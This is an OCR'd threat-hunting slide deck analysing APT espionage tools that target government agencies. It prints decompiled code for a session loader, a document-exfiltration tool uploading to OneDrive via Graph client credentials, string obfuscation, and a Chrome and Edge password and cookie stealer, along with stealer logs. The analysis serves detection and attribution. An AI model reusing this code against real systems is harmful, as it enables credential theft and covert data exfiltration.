push    offset OutputString ; "begin...."
call    edi ; OutputDebugStringA
push    104h            ; Size
lea     eax, [esp+3C4h+Buffer]
push    0               ; Val
push    eax             ; void *
call    memset
add     esp, 0Ch
lea     eax, [esp+3C0h+Buffer]
push    eax             ; lpBuffer
push    104h            ; nBufferLength
call    ds:GetTempPathA
lea     eax, [esp+3C0h+SystemTime]
push    eax             ; lpSystemTime
call    ds:GetLocalTime
movzx   eax, [esp+3C0h+SystemTime.wDay]
push    eax
movzx   eax, [esp+3C4h+SystemTime.wMonth]
push    eax
movzx   eax, [esp+3C8h+SystemTime.wYear]
push    eax             ; ArgList
push    offset Format   ; "%04d%02d%02d"
lea     eax, [esp+3D0h+var_34C]
push    9               ; BufferCount
push    eax             ; Buffer
call    wsprintf
push    offset aDatefileTxt ; "\\datefile.txt"
lea     eax, [esp+3DCh+Buffer]
push    eax             ; ArgList
push    offset aSS      ; "%s%s"
lea     eax, [esp+3E4h+FileName]
push    104h            ; BufferCount
push    eax             ; Buffer
call    wsprintf
add     esp, 2Ch
lea     eax, [esp+3C0h+FileName]
push    0               ; hTemplateFile
push    80h ; 'Ђ'       ; dwFlagsAndAttributes
push    3               ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    0               ; dwShareMode
push    80000000h       ; dwDesiredAccess
push    eax             ; lpFileName
call    ds:CreateFileA
mov     esi, ds:CloseHandle
```

```
call    ds:CreateFileA
mov     esi, ds:CloseHandle
mov     [esp+3C0h+hObject], eax
cmp     eax, 0FFFFFFFFh
jz      short loc_10001157
push    0               ; lpOverlapped
lea     ecx, [esp+3C4h+NumberOfBytesRead]
push    ecx             ; lpNumberOfBytesRead
push    8               ; nNumberOfBytesToRead
lea     ecx, [esp+3CCh+pLocTime]
push    ecx             ; lpBuffer
push    eax             ; hFile
call    ds:ReadFile
push    [esp+3C0h+hObject] ; hObject
test    eax, eax
jnz     loc_100012C1
call    esi ; CloseHandle

                        ; CODE XREF: main+E2↑j
                        ; main+2AB↓j
push    0               ; hTemplateFile
push    80h ; 'Ђ'       ; dwFlagsAndAttributes
push    2               ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    0               ; dwShareMode
push    40000000h       ; dwDesiredAccess
lea     eax, [esp+3D8h+FileName]
push    eax             ; lpFileName
call    ds:CreateFileA
mov     edx, eax
mov     [esp+3C0h+var_3B4], edx
cmp     edx, 0FFFFFFFFh
jz      short loc_100011B8
lea     ecx, [esp+3C0h+locTimeStr]
lea     eax, [ecx+1]
mov     [esp+3C0h+NumberOfBytesRead], eax
nop     dword ptr [eax]

                        ; CODE XREF: main+145↓j
mov     al, [ecx]
inc     ecx
test    al, al
jnz     short loc_10001190
sub     ecx, [esp+3C0h+NumberOfBytesRead]
lea     eax, [esp+3C0h+NumberOfBytesWritten]
push    0               ; lpOverlapped
push    eax             ; lpNumberOfBytesWritten
push    ecx             ; nNumberOfBytesToWrite
lea     eax, [esp+3CCh+locTimeStr]
push    eax             ; lpBuffer
push    edx             ; hFile
call    ds:WriteFile
push    [esp+3C0h+var_3B4] ; hObject
call    esi ; CloseHandle
```




ProWoLoT

```
hCmd = WTSGetActiveConsoleSessionId();
if ( !WTSQueryUserToken(hCmd, &hObject) )
  GetLastError();
StartupInfo.lpReserved = 0;
*&StartupInfo.lpTitle = 0i64;
*&StartupInfo.dwY = 0i64;
*&StartupInfo.dwYSize = 0i64;
*&StartupInfo.dwYCountChars = 0i64;
*&StartupInfo.dwFlags = 0i64;
*&StartupInfo.lpReserved2 = 0i64;
*&StartupInfo.hStdOutput = 0i64;
StartupInfo.lpDesktop = "winsta0\\default";
StartupInfo.cb = 68;
memset(Filename, 0, 0x104u);
GetModuleFileNameA(0, Filename, 0x104u);
*strrchr(Filename, '\\') = 0;
strcat_s(Filename, 0x104u, "\\winform.exe");
OutputDebugStringA(Filename);
if ( CreateProcessAsUserA(hObject, Filename, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &procInfo) )
{
  CloseHandle(procInfo.hThread);
  CloseHandle(procInfo.hProcess);
  OutputDebugStringA("ok....");
}
else
{
  errorCode = GetLastError();
  buff = 0;
  *OutputString = 0i64;
  vsprintf(OutputString, "error=%d", errorCode);
  OutputDebugStringA(OutputString);
}
CloseHandle(hObject);
OutputDebugStringA("end....");
```



PcExter 2.0

```
string localIPAddress = Form1.GetLocalIPAddress();
if (localIPAddress.StartsWith("10.3"))
{
    if (!Form1.ShouldCompress())
    {
        Process.GetCurrentProcess().Kill();
    }
    Form1.Log(Path.Combine(Path.GetTempPath(), Form1.TempFileName))
```



start

```
private static string GetLocalIPAddress()
{
    try
    {
        foreach (IPAddress ipaddress in Dns.GetHostEntry(Dns.GetHostName()).AddressList)
        {
            if (ipaddress.AddressFamily == AddressFamily.InterNetwork)
            {
                Console.WriteLine(ipaddress.ToString());
                return ipaddress.ToString();
            }
        }
    }
    catch (Exception)
    {
        return "";
    }
    return "";
}
```

PcExter 2.0


```
private static bool ShouldCompress()
{
    DateTime dateTime;
    if (!File.Exists(Form1.TempFilePath) || !DateTime.TryParse(File.ReadAllText(Form1.TempFilePath), out dateTime))
    {
        return true;
    }
    if (dateTime.Date != DateTime.Today)
    {
        Form1.findDay = (DateTime.Today - dateTime.Date).Days;
        return true;
    }
    return false;
}
```

start

PcExter 2.0


```
string[] directories = Directory.GetDirectories("C:\\Users");
int i = directories.Length;
Form1.Log(i.ToString() ?? "");
try
{
    foreach (string text in directories)
    {
        string[] array2 = new string[]
        {
            "Desktop",
            "OneDrive",
            "Downloads",
            "Documents"
        };
        Form1.Log(text);
        foreach (string text2 in array2)
        {
            Form1.Log(text2);
            string text3 = Path.Combine(text, text2);
            if (Directory.Exists(text3))
```

- fileSize < 5 Gb
- creationTime > findDay (30 days)
- fileName != ^~\$




PcExter 2.0

```
string text = string.Format("{0}_{1}_{2:MMdd}.zip", Environment.MachineName, localIPAddress, DateTime.Now);
```





```
private static string GetSafeFilename(string filename)
{
    foreach (char oldChar in Path.GetInvalidFileNameChars())
    {
        filename = filename.Replace(oldChar, '_');
    }
    return filename;
}
```



PcExter 2.0


```
private static string tenantId = "72di9i38-hi92-7[redacted]715";

private static string clientId = "h0758ge9[redacted]-0dd26459fdih";

private static string clientSecret = "wqi1T~egCH[redacted]3mKdS6O5gfE";

private static string tokenEndpoint = "https://login.microsoftonline.com/" + Form1.tenantId + "/oauth2/v2.0/token";

private static readonly string scope = "https://graph.microsoft.com/.default";

private static readonly string driveId = "b!Va1IywSK_[redacted]3MV1gtSrUHjnWQ09XK";
```



PcExter 2.0

```
private static string tenantId = "72di9i38-hi92-7[redacted]715";

private static string clientId = "h0758ge9[redacted]-0dd26459fdih";

private static string clientSecret = "wqi1T~egCH[redacted]3mKdS6O5g

private static string tokenEndpoint = "https://login.microsoftonline.com/" +

private static readonly string scope = "https://graph.microsoft.com/.default"

private static readonly string driveId = "b!Va1IywSK_[redacted]
```


```
public static string EnString(string input)
{
    return new string((from c in input
    select Form1.EnChar(c)).ToArray<char>());
}

public static string DeString(string input)
{
    return new string((from c in input
    select Form1.DeChar(c)).ToArray<char>());
}

private static char EnChar(char c)
{
    if (char.IsLetter(c))
    {
        char c2 = char.IsUpper(c) ? 'A' : 'a';
        return (c + '\u0003' - c2) % '\u001a' + c2;
    }
    if (char.IsDigit(c))
    {
        return (c - '0' + '\u0003') % '\n' + '0';
    }
    return c;
}

private static char DeChar(char c)
{
    if (char.IsLetter(c))
    {
        char c2 = char.IsUpper(c) ? 'A' : 'a';
        return (c - '\u0003' - c2 + '\u001a') % '\u001a' + c2;
    }
    if (char.IsDigit(c))
    {
        return (c - '0' - '\u0003' + '\n') % '\n' + '0';
    }
    return c;
}
```



PcExter 2.0


https://learn.microsoft.com/en-us/entra/identity-platform/v2-oauth2-client-creds-grant-flow#get-a-token

```
public static string GetAccessToken()
{
    string text;
    try
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        HttpItem httpItem = new HttpItem
        {
            URL = Form1.tokenEndpoint,
            Accept = "*/*",
            Method = "POST",
            Timeout = 600000,
            ContentType = "application/x-www-form-urlencoded",
            Postdata = string.Concat(new string[]
            {
                "client_id=",
                Form1.clientId,
                "&scope=",
                Form1.scope,
                "&client_secret=",
                Form1.clientSecret,
                "&grant_type=client_credentials"
            })
        };
        Form1.result = Form1.http.GetHtml(httpItem);
        Form1.retVal = Form1.result.Html;
        Match match = Regex.Match(Form1.retVal, "\"access_token\":\"([^\"]+)\"");
        Form1.Log(Form1.retVal);
        text = (match.Success ? match.Groups[1].Value : "");
    }
    catch (Exception ex)
    {
        Form1.Log(ex.Message);
        text = "";
    }
    return text;
}
```



MITRE ATT&CK

- ProWoLot
- PcExter 2.0



Threat Hunting

Episode 8
“The beast changes tactics”

avpui


```
"Win_EventID": "4697",
"Win_EventSource": "Microsoft-Windows-Security-Auditing",
"Win_EventType": "AuditSuccess",
"Win_LogName": "Security",
"Win_ServiceAccount": "LocalSystem\", \"0\", \"0\", \"0",
"Win_ServiceFileName": "cmd /c C:\\Windows\\avpui.exe",
```

avpui

```
"Win_EventID": "4697",
"Win_EventSource": "Microsoft-Windows-Security-Auditing",
"Win_EventType": "AuditSuccess",
"Win_LogName": "Security",
"Win_ServiceAccount": "LocalSystem\", \"0\", \"0\", \"0",
"Win_ServiceFileName": "cmd /c C:\\Windows\\avpui.exe",
```

```
[assembly: AssemblyVersion("4.5.16.17")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("Kaspersky Anti-Virus")]
[assembly: AssemblyDescription("Kaspersky Anti-Virus")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("")]
[assembly: AssemblyCopyright("")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("18bfa8d5-f047-ce54-2ba5-76d5dc1a72dc")]
[assembly: AssemblyFileVersion("2.0.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.5", FrameworkDisplayName = ".NET Framework 4.5")]
```

TomBerBil

Looks for explorer.exe process

```
foreach (Process process in Process.GetProcesses())
{
    int id = process.Id;
    string processName = process.ProcessName;
    string processUserName = Program.GetProcessUserName(id);
    string text = "";
    if (processName == "explorer" && !text.Contains("/" + processUserName))
```

Getting process owner:


```
private static string GetProcessUserName(int pID)
{
    string result = null;
    ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(new SelectQuery("Select * from Win32_Process WHERE processID=" + pID));
    try
    {
        using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
        {
            if (enumerator.MoveNext())
            {
                ManagementObject managementObject = (ManagementObject)enumerator.Current;
                ManagementBaseObject methodParameters = managementObject.GetMethodParameters("GetOwner");
                result = managementObject.InvokeMethod("GetOwner", methodParameters, null)["User"].ToString();
            }
        }
    }
    catch
    {
        result = "SYSTEM";
    }
    return result;
}
```

start

TomBerBil

Main execution flow

```
Program.ImpersonateProcessToken(id);
Program.save(Program.FILE_LOG, "\r\n[+] Impersonate user " + Environment.UserName);
Program.save(Program.FILE_LOG, "\r\n[+] Current user " + Environment.UserName);
Program.dump();
Program.dump_edge();
Program.RevertToSelf();
Program.save(Program.FILE_LOG, "\r\n[+] Recvtoself");
Program.save(Program.FILE_LOG, "\r\n[+] Current user " + Environment.UserName);
```




TomBerBil

Collecting and decrypting MasterKeys:

```
string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Local State";
Program.save(Program.FILE_LOG, "\r\n[+] Local State File: " + text);
Program.save(Program.FILE_LOG, "\r\n[+] MasterKeyBytes: " + Convert.ToBase64String(Program.GetMasterKey(text)));
```

```
try
{
    result = ProtectedData.Unprotect(array2, null, DataProtectionScope.CurrentUser);
}
catch (Exception ex)
```




TomBerBil

- Searching for "Login Data" and "Network\Cookies" in

"%LOCALAPPDATA%\Google\Chrome\User Data\Default"
"%LOCALAPPDATA%\Google\Chrome\User Data\Profile"

- Saving to SQLite db file


```
SELECT origin_url, username_value, password_value FROM logins
SELECT cast(creation_utc as text) as creation_utc, host_key, name, path, cast(expires_utc as text) as expires_utc, cast(last_access_utc as text) as last_access_utc, encrypted_value FROM cookies;
```



TomBerBil

Log file:

```
[+] Begin 7/28/2023 1:12:37 PM
[+] Current user SYSTEM
[*] [5516] [explorer] [UserName]
[+] Impersonate user UserName
[+] Current user UserName
[+] Local State File: C:\Users\UserName\AppData\Local\Google\Chrome\User Data\Local State
[+] MasterKeyBytes: 6j<...>k=
[>] Profile: C:\Users\UserName\AppData\Local\Google\Chrome\User Data\Default
[+] Copy C:\Users\UserName\AppData\Local\Google\Chrome\User Data\Default\Login Data to C:\Windows\TEMP\tmpF319.tmp
[+] Delete File C:\Windows\TEMP\tmpF319.tmp
[+] Copy C:\Users\UserName\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies to C:\Windows\TEMP\tmpFA1F.tmp
[+] Delete File C:\Windows\TEMP\tmpFA1F.tmp
[+] Local State File: C:\Users\UserName\AppData\Local\Microsoft\Edge\User Data\Local State
[+] MasterKeyBytes: fv<...>GM=
[>] Profile: C:\Users\UserName\AppData\Local\Microsoft\Edge\User Data\Default
[+] Copy C:\Users\UserName\AppData\Local\Microsoft\Edge\User Data\Default\Login Data to C:\Windows\TEMP\tmpFCB0.tmp
[+] Delete File C:\Windows\TEMP\tmpFCB0.tmp
[+] Copy C:\Users\UserName\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies to C:\Windows\TEMP\tmpFD5D.tmp
[+] Delete File C:\Windows\TEMP\tmpFD5D.tmp
[+] Recvtoself
[+] Current user SYSTEM
[+] End 7/28/2023 1:12:52 PM
```



TomBerBil

Browser Stealer

Powershell


.NET

C++

https://github.com/QAX-A-Team/BrowserGhost

MITRE ATT&CK

TomBerBil



Conclusions

Victimology: Government agencies in Russia and South-East region

Goals: Espionage

Profile: sophisticated APT group

Tools:

- Own loaders and trojans
- custom-build tools for collecting data
- usage of signed binaries
- 3rd party tunneling tools


ON
FF
ONE
2024
Q&A